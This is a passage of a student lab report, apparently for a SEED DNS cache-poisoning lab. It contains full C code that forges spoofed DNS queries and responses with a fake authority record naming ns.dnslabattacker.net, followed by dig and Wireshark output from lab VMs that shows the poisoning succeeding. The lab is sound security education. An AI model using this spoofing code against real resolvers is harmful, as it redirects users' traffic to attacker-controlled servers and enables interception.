    struct ansEnd * ansend=(struct ansEnd *)(ans+anslength);
    ansend->type = htons(1);
    ansend->class=htons(1);
    ansend->ttl_l=htons(0x00);
    ansend->ttl_h=htons(0xD0);
    ansend->datalen=htons(4);
    char *ansaddr=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength);
    strcpy(ansaddr,"\300\2\3\4");
    int addrlen = strlen(ansaddr);

    //add the authoritative section here
    char *ns =(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen);
    strcpy(ns,"\7example\3com");
    int nslength= strlen(ns)+1;
    struct nsEnd * nsend=(struct nsEnd *)(ns+nslength);
    nsend->type=htons(2);
    nsend->class=htons(1);
    nsend->ttl_l=htons(0x00);
    nsend->ttl_h=htons(0xD0);
    nsend->datalen=htons(23);
    char *nsname=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
nsEnd)+nslength);
    strcpy(nsname,"\2ns\16dnslabattacker\3net");
    int nsnamelen = strlen(nsname)+1;

    //add the additional report here
    char *ar=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
nsEnd)+nslength+nsnamelen);
    strcpy(ar,"\2ns\16dnslabattacker\3net");
    int arlength = strlen(ar)+1;
    struct ansEnd* arend = (struct ansEnd*)(ar + arlength);
    arend->type = htons(1);
    arend->class=htons(1);
    arend->ttl_l=htons(0x00);
    arend->ttl_h=htons(0xD0);
    arend->datalen=htons(4);
    char *araddr=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
nsEnd)+nslength+nsnamelen+arlength+sizeof(struct ansEnd));
    strcpy(araddr,"\1\2\3\4");
    int araddrlen = strlen(araddr);


//////////////////////////////////////////////////////////////////////
```

```
    //
//
    // DNS format, relate to the lab, you need to change them, end
//
    //
//

////////////////////////////////////////////////////////////////////


/***********************************************************************
***************
    Construction of the packet is done.
    now focus on how to do the settings and send the packet we have
composed out

***********************************************************************
**************/

    // Source and destination addresses: IP and port
    struct sockaddr_in sin, din;
    int one = 1;
    const int *val = &one;

    //while(1){
    //dns->response_id=rand(); // transaction ID for the query packet,
use random #

    // Create a raw socket with UDP protocol
    sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
    if(sd<0 ) // if socket fails to be created
    printf("socket error\n");

    // The source is redundant, may be used later if needed

    // The address family
    sin.sin_family = AF_INET;
    din.sin_family = AF_INET;

    // Port numbers
    sin.sin_port = htons(33333);
    din.sin_port = htons(53);

    // IP addresses
    sin.sin_addr.s_addr = inet_addr(src_addr); // this is the second
argument we input into the program
    din.sin_addr.s_addr = inet_addr("199.43.132.53"); // this is the
first argument we input into the program
```

```
    // Fabricate the IP header or we can use the
    // standard header structures but assign our own values.
    ip->iph_ihl = 5;
    ip->iph_ver = 4;
    ip->iph_tos = 0; // Low delay
    unsigned short int packetLength =(sizeof(struct ipheader) +
sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct
dataEnd)+anslength+sizeof( struct ansEnd)+nslength+sizeof(struct
nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); //
length + dataEnd_size == UDP_payload_size
    ip->iph_len=htons(packetLength);
    ip->iph_ident = htons(rand()); // we give a random number for the
identification#
    ip->iph_ttl = 110; // hops
    ip->iph_protocol = 17; // UDP
    // Source IP address, can use spoofed address here!!!
    ip->iph_sourceip = inet_addr("199.43.132.53");
    // The destination IP address
    ip->iph_destip = inet_addr(src_addr);

    // Fabricate the UDP header. Source port number, redundant
    udp->udph_srcport = htons(53);  // source port number, I make them
random... remember the lower number may be reserved
    // Destination port number
    udp->udph_destport = htons(33333);
    udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
dnsheader)+length+sizeof(struct dataEnd)+anslength+sizeof( struct
ansEnd)+nslength+sizeof(struct
nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); //
udp_header_size + udp_payload_size
    // Calculate the checksum for integrity//
    ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct
ipheader) + sizeof(struct udpheader));
    udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
ipheader));

    // Inform the kernel do not fill up the packet structure. we will
build our own...
    if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 ){
        printf("error\n");
        exit(-1);
    }
    int count = 0;
    int trans_id = 3000;
    while(count < 100){
        // This is to generate different query in xxxxx.example.com
        /*  int charnumber;
```

```c
        charnumber=1+rand()%5;
        *(data+charnumber)+=1;
        */

        //dns->query_id=rand();
        dns->query_id=trans_id+count;
        udp->udph_chksum=check_udp_sum(buffer, packetLength-
sizeof(struct ipheader));

        // recalculate the checksum for the UDP packet
        // send the packet out.
        if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
sizeof(sin)) < 0)
        printf("packet send error %d which means
%s\n",errno,strerror(errno));
        count++;
        }
    close(sd);
    return 0;
}

int main(int argc, char *argv[]){
    // This is to check the argc number
    if(argc != 3){
        printf("- Invalid parameters!!!\nPlease enter 2 ip
addresses\nFrom first to last:src_IP  dest_IP  \n");
        exit(-1);
    }

    // socket descriptor
    int sd;

    // buffer to hold the packet
    char buffer[PCKT_LEN];

    // set the buffer to 0 for all bytes
    memset(buffer, 0, PCKT_LEN);

    // Our own headers' structures
    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer +
sizeof(struct ipheader));
    struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
ipheader)+sizeof(struct udpheader));

    // data is the pointer points to the first byte of the dns payload
    char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader));
```

```
///////////////////////////////////////////////////////////////////////
/
    //dns fields(UDP payload field)
//
    //relate to the lab, you can change them. begin:
//

///////////////////////////////////////////////////////////////////////
/

    //The flag you need to set
    dns->flags=htons(FLAG_Q);

    //only 1 query, so the count should be one.
    dns->QDCOUNT=htons(1);

    //query string
    strcpy(data,"\5abcde\7example\3com");
    int length= strlen(data)+1;

    //this is for convinience to get the struct type write the 4bytes
in a more organized way.
    struct dataEnd * end=(struct dataEnd *)(data+length);
    end->type=htons(1);
    end->class=htons(1);


/////////////////////////////////////////////////////////////////////
    // DNS format, relate to the lab, you need to change them, end
//

/////////////////////////////////////////////////////////////////////


/**********************************************************************
***************
    Construction of the packet is done.
    now focus on how to do the settings and send the packet we have
composed out

***********************************************************************
****************/

    // Source and destination addresses: IP and port
    struct sockaddr_in sin, din;
    int one = 1;
    const int *val = &one;
    dns->query_id=rand(); // transaction ID for the query packet, use
random #

    // Create a raw socket with UDP protocol
    sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
    if(sd<0 ) // if socket fails to be created
    printf("socket error\n");

    // The source is redundant, may be used later if needed
    // The address family
    sin.sin_family = AF_INET;
    din.sin_family = AF_INET;

    // Port numbers
    sin.sin_port = htons(33333);
    din.sin_port = htons(53);

    // IP addresses
    sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second
argument we input into the program
    din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first
argument we input into the program

    // Fabricate the IP header or we can use the
    // standard header structures but assign our own values.
    ip->iph_ihl = 5;
    ip->iph_ver = 4;
    ip->iph_tos = 0; // Low delay
    unsigned short int packetLength =(sizeof(struct ipheader) +
sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct
dataEnd)); // length + dataEnd_size == UDP_payload_size
    ip->iph_len=htons(packetLength);
    ip->iph_ident = htons(rand()); // we give a random number for the
identification#
    ip->iph_ttl = 110; // hops
    ip->iph_protocol = 17; // UDP

    // Source IP address, can use spoofed address here!!!
    ip->iph_sourceip = inet_addr(argv[1]);

    // The destination IP address
    ip->iph_destip = inet_addr(argv[2]);

    // Fabricate the UDP header. Source port number, redundant
    udp->udph_srcport = htons(33333);  // source port number, I make
them random... remember the lower number may be reserved
```

```
    // Destination port number
    udp->udph_destport = htons(53);
    udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
dnsheader)+length+sizeof(struct dataEnd)); // udp_header_size +
udp_payload_size

    // Calculate the checksum for integrity//
    ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct
ipheader) + sizeof(struct udpheader));
    udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
ipheader));


/***********************************************************************
***********
    Tips
    the checksum is quite important to pass the checking integrity. You
need
    to study the algorithem and what part should be taken into the
calculation.
    !!!!!If you change anything related to the calculation of the
checksum, you need to re-
    calculate it or the packet will be dropped.!!!!!
    Here things became easier since I wrote the checksum function for
you. You don't need
    to spend your time writing the right checksum function.
    Just for knowledge purpose,
    remember the seconed parameter
    for UDP checksum:
    ipheader_size + udpheader_size + udpData_size
    for IP checksum:
    ipheader_size + udpheader_size

***********************************************************************
**********/

    // Inform the kernel do not fill up the packet structure. we will
build our own...
    if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 ){
        printf("error\n");
        exit(-1);
    }
    while(1){
        // This is to generate different query in xxxxx.example.com
        int charnumber;
        charnumber=1+rand()%5;
        *(data+charnumber)+=1;
        udp->udph_chksum=check_udp_sum(buffer, packetLength-
sizeof(struct ipheader)); // recalculate the checksum for the UDP
packet

        // send the packet out.
        if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
sizeof(sin)) < 0)
        printf("packet send error %d which means
%s\n",errno,strerror(errno));
        sleep(0.9);
        response(data, argv[2], argv[1]);
    }
    close(sd);
    return 0;
}
```

Observation: we send multiple replies to every query such that we poison the cache by attacking the authority section as shown in task 1.2

Task 2:


Verification of the attack:

We configure the server as instructed.

I initially faced an issue where there was a linux kernel failure, after creating a new VM, I was able to successfully configure the Local DNS server correctly.

We then check the Configuration by sending a dig command from the client to the server.

Output:


SEED2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Files
SEED3 [Running] - Oracle VM VirtualBox
SEED1 [Running] - Oracle VM VirtualBox
Capturing from enp0s3
6:29 PM
ENG US
6:29 PM 3/25/2019
Recycle Bin
Right Ctrl

```
[03/25/2019 18:23] Chirag@VM:.../bind$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:de:19:b6
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::9910:7a14:9727:2161/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39814 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1142 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7775382 (7.7 MB)  TX bytes:130589 (130.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
```

```
AL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.dnslabattacker.
net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       10.0.2.4
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 0 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Mon Mar 25 18:29:00 EDT 2019
;; MSG SIZE  rcvd: 139

[03/25/2019 18:29] Chirag@VM:~$
```

```
dns
No.  Time                Source    Destination  Protoco Info
  1 2019-03-25 18:2…  10.0.2.6  10.0.2.8     DNS     Standard query 0xee57 A www.example.…
  2 2019-03-25 18:2…  10.0.2.8  10.0.2.6     DNS     Standard query response 0xee57 A www…

▶ User Datagram Protocol, Src Port: 49513, Dst Port: 53
▼ Domain Name System (query)
    [Response In: 2]
    Transaction ID: 0xee57
  ▶ Flags: 0x0120 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▼ Queries
    ▼ www.example.com: type A, class IN
        Name: www.example.com
        [Name Length: 15]
        [Label Count: 3]

enp0s3: <live capture in progress>    Packets: 6 · Displayed: 2 (33.3%)    Profile: Default
```

Observation:

Here we can see the the cache is successfully poisoned as the DNS query isn’t sent to the internet and it shows us the IP that we are feeding in the configuration files.